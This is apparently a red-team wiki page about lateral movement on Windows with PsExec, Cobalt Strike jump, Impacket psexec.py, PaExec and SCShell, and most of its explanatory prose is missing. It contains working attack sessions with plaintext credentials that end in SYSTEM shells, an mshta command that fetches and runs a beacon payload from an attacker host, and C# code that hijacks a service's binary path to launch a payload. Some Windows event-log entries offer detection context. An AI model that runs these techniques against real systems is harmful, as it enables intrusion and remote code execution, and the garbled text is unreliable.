PsExec

( ) IoC DACL

Cobalt Strike **jump** **remote-exec**

```
beacon> jump

Beacon Remote Exploits
======================

    Exploit                  Arch  Description
    -------                  ----  -----------
    psexec                   x86   Use a service to run a Service EXE artifact
    psexec64                 x64   Use a service to run a Service EXE artifact
    psexec_psh               x86   Use a service to run a PowerShell one-liner
    winrm                    x86   Run a PowerShell script via WinRM
    winrm64                  x64   Run a PowerShell script via WinRM

beacon> remote-exec

Beacon Remote Execute Methods
=============================

    Methods                        Description
    -------                        -----------
    psexec                         Remote execute via Service Control Manager
    winrm                          Remote execute via WinRM (PowerShell)
    wmi                            Remote execute via WMI
```

PsExec

PsExec **NT AUTHORITY\SYSTEM** **Sysinternals Suite** (https://learn.microsoft.com/en-us/sysinternals/downloads/psexec)

1 PsExec psexesvc.exe **ADMIN$** c:\Windows
2 **OpenSCManager** **CreateService** API
3 **StartService** API
4 PsExec **psexecsvc.exe** **CreateFile** **ReadFile** **WriteFile**
5 PsExec **CreateProcess**
6 **DeleteService** API

PSEXECSVC

Event Viewer

File Action View Help

Event Viewer (Local)
- Custom Views
  - Server Roles
  - Administrative Events
- Windows Logs
  - Application
  - Security
  - Setup
  - System
  - Forwarded Events
- Applications and Services Lo
  - Hardware Events
  - Internet Explorer
  - Key Management Service
  - Microsoft
  - OpenSSH
  - Windows PowerShell
- Subscriptions

System Number of events: 14,948

Level	Date and Time	Source	Event ID	Task Category
Information	6/2/2023 9:18:17 AM	Service Control Man...	7036	None
Information	6/2/2023 9:18:17 AM	Service Control Man...	7045	None
Information	6/2/2023 9:09:10 AM	Service Control Man...	7036	None
Information	6/2/2023 9:08:39 AM	Service Control Man...	7036	None
Information	6/2/2023 8:40:43 AM	Service Control Man...	7036	None
Information	6/2/2023 8:40:42 AM	Service Control Man...	7036	None
Information	6/2/2023 8:39:26 AM	Service Control Man...	7036	None
Information	6/2/2023 8:39:09 AM	Service Control Man...	7036	None
Information	6/2/2023 8:38:39 AM	Service Control Man...	7036	None
Information	6/2/2023 8:34:09 AM	Service Control Man...	7036	None
Information	6/2/2023 8:32:07 AM	Service Control Man...	7036	None
Information	6/2/2023 8:29:40 AM	Service Control Man...	7036	None
Information	6/2/2023 8:29:29 AM	WindowsUpdateClient	19	Windows Update Ag...
Information	6/2/2023 8:29:12 AM	WindowsUpdateClient	43	Windows Update Ag...
Information	6/2/2023 8:29:12 AM	WindowsUpdateClient	44	Windows Update Ag...
Information	6/2/2023 8:29:09 AM	Service Control Man...	7036	None
Information	6/2/2023 8:29:07 AM	Service Control Man...	7036	None
Information	6/2/2023 8:28:58 AM	Service Control Man...	7036	None

Event 7045, Service Control Manager

General Details

A service was installed in the system.

Service Name: PSEXESVC

Log Name:	System		
Source:	Service Control Manager	Logged:	6/2/2023 9:18:17 AM
Event ID:	7045	Task Category:	None
Level:	Information	Keywords:	Classic
User:	SYSTEM	Computer:	web02.white-bird.local

Event 7036, Service Control Manager

General Details

The PSEXESVC service entered the running state.

Log Name:	System		
Source:	Service Control Manager	Logged:	6/2/2023 9:18:17 AM
Event ID:	7036	Task Category:	None
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	web02.white-bird.local


OPSEC


```
Usage: psexec [\\computer[,computer2[,...] | @file]][-u user [-p psswd]][-n s][-r servicename][-h][-l][-s|-e][-x][-i [se
ssion]][-c [-f|-v]][-w directory][-d][-<priority>][-a n,n,...][-verbose] cmd [arguments]
     -a         Separate processors on which the application can run with
                commas where 1 is the lowest numbered CPU. For example,
                to run the application on CPU 2 and CPU 4, enter:
                "-a 2,4"
     -c         Copy the specified program to the remote system for
                execution. If you omit this option the application
                must be in the system path on the remote system.
     -d         Don't wait for process to terminate (non-interactive).
     -e         Does not load the specified account's profile.
     -f         Copy the specified program even if the file already
                exists on the remote system.
     -i         Run the program so that it interacts with the desktop of the
                specified session on the remote system. If no session is
                specified the process runs in the console session.
     -h         If the target system is Vista or higher, has the process
                run with the account's elevated token, if available.
     -l         Run process as limited user (strips the Administrators group
                and allows only privileges assigned to the Users group).
                On Windows Vista the process runs with Low Integrity.
     -n         Specifies timeout in seconds connecting to remote computers.
     -p         Specifies optional password for user name. If you omit this
                you will be prompted to enter a hidden password.
     -r         Specifies the name of the remote service to create or interact.
                with.
     -s         Run the remote process in the System account.
     -u         Specifies optional user name for login to remote
                computer.
     -v         Copy the specified file only if it has a higher version number
                or is newer on than the one on the remote system.
     -w         Set the working directory of the process (relative to
                remote computer).
     -x         Display the UI on the Winlogon secure desktop (local system
                only).
     -arm       Specifies the remote computer is of ARM architecture.
     -priority  Specifies -low, -belownormal, -abovenormal, -high or
                -realtime to run the process at a different priority. Use
```

PsExec **445** 2022 (https://pentera.io/blog/135-is-the-new-445/) **135** **UAC** ( ) (adm https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/user-account-control-and-remote-restriction) PsExec (**admin** PsExec SYSTEM

Windows Sysinternal PsExec

PsExec SYSTEM





C2

jump-psexec

CS jump jump psexec64 psexec **jump psexec64** < > < > CS

```
beacon> make_token prod\servermgr Summer2024!
[*] Tasked beacon to create a token for prod\servermgr
[+] host called home, sent: 44 bytes
[+] Impersonated PROD\alice
beacon> ls \\srv01\c$
[*] Tasked beacon to list files in \\srv01\c$
[+] host called home, sent: 28 bytes
[*] Listing: \\srv01\c$\

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
          dir     01/22/2023 08:59:57   $Recycle.Bin
          dir     01/26/2023 19:04:42   Config.Msi
          dir     01/22/2023 17:17:42   Documents and Settings
          dir     09/15/2018 00:19:00   PerfLogs
          dir     04/13/2023 18:52:42   Program Files
          dir     01/26/2023 17:14:34   Program Files (x86)
          dir     05/08/2023 13:38:36   ProgramData
          dir     01/22/2023 17:17:46   Recovery
          dir     01/26/2023 16:47:41   SQL2022
          dir     01/22/2023 17:16:54   System Volume Information
          dir     06/01/2023 07:34:34   Users
          dir     06/02/2023 10:13:13   Windows
 512mb    fil     05/08/2023 13:38:29   pagefile.sys

beacon> jump psexec64 srv01 smb
[*] Tasked beacon to run windows/beacon_bind_pipe (\\.\pipe\mojo.5688.8052.18389493978708887798) on srv01 via Service Control Manager (\\srv01\ADMIN$\3f91331.exe)
[+] host called home, sent: 456295 bytes
[+] received output:
Started service 3f91331 on srv01
[+] established link to child beacon: 172.16.1.14
```

SYSTEM Beacon

Impacket

Impacket psexec.py NTLM Keytab

```
┌──(root㉿kali)-[~/Desktop]
└─# proxychains impacket/examples/psexec.py prod.raven-med.local/servermgr:'Summer2024!'@172.16.1.13
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...  OK
[*] Requesting shares on 172.16.1.13.....
[*] Found writable share ADMIN$
[*] Uploading file nNujqZcf.exe
[*] Opening SVCManager on 172.16.1.13.....
[*] Creating service nQHB on 172.16.1.13.....
[*] Starting service nQHB.....
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...  OK
[!] Press help for extra shell commands
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...  OK
whoami
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
```

PaExec

PaExec (https://github.com/poweradminllc/PAExec) PsExec PsExec

```
C:\Windows\Tasks>psexec.exe \\172.16.1.13 -u file01\administrator -p Passw0rdfile01 -s cmd

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

Could not start PSEXESVC service on 172.16.1.13:
Access is denied.

C:\Windows\Tasks>paexec.exe \\172.16.1.13 -u file01\administrator -p Passw0rdfile01 -s cmd

PAExec v1.29 - Execute Programs Remotely
Copyright (c) 2012-2021 Power Admin LLC
www.poweradmin.com/PAExec


Connecting to 172.16.1.13...
Starting PAExec service on 172.16.1.13...

Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname && whoami
file01
nt authority\system
```

PaExec PsExec

BOF scshell

BOF scshell (https://github.com/Mr-Un1k0d3r/SCShell) OPSEC PsExec **DCERPC** scshell SM DCERPC scshell **C:\Windows\system32\cmd.exe**

```
C:\windows\system32\cmd.exe /c C:\windows\system32\mshta.exe http://<     >/beacon.hta
```

scshell

C# PsExec PsExec scshell

```
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Runtime.InteropServices;

namespace movement
{
```

```
    class Program
    {
        [DllImport("advapi32.dll", EntryPoint = "OpenSCManagerW", ExactSpelling = true,
CharSet = CharSet.Unicode, SetLastError = true)]
        public static extern IntPtr OpenSCManager(string machineName, string databaseName,
uint dwAccess);
        [DllImport("advapi32.dll", SetLastError = true, CharSet = CharSet.Auto)]
        static extern IntPtr OpenService(IntPtr hSCManager, string lpServiceName, uint
dwDesiredAccess);
        [DllImport("advapi32.dll", EntryPoint = "ChangeServiceConfig")]
        [return: MarshalAs(UnmanagedType.Bool)]
        public static extern bool ChangeServiceConfigA(IntPtr hService, uint dwServiceType,
int dwStartType, int dwErrorControl, string lpBinaryPathName, string lpLoadOrderGroup, string
lpdwTagId, string lpDependencies, string lpServiceStartName, string lpPassword, string
lpDisplayName);
        [DllImport("advapi32", SetLastError = true)]
        [return: MarshalAs(UnmanagedType.Bool)]
        public static extern bool StartService(IntPtr hService, int dwNumServiceArgs, string[]
lpServiceArgVectors);
        static void Main(string[] args)
        {
            String target = args[1];
            IntPtr SCMHandle = OpenSCManager(target, null, 0xF003F);
            string ServiceName = args[2];
            IntPtr schService = OpenService(SCMHandle, ServiceName, 0xF01FF);
            string payload = args[3];
            bool bResult = ChangeServiceConfigA(schService, 0xffffffff, 3, 0, payload, null,
null, null, null, null, null);
            bResult = StartService(schService, 0, null);
        }
    }
}
```

API PsExec

Revision #13
Created 5 September 2022 03:10:13 by
Updated 23 January 2024 03:01:30 by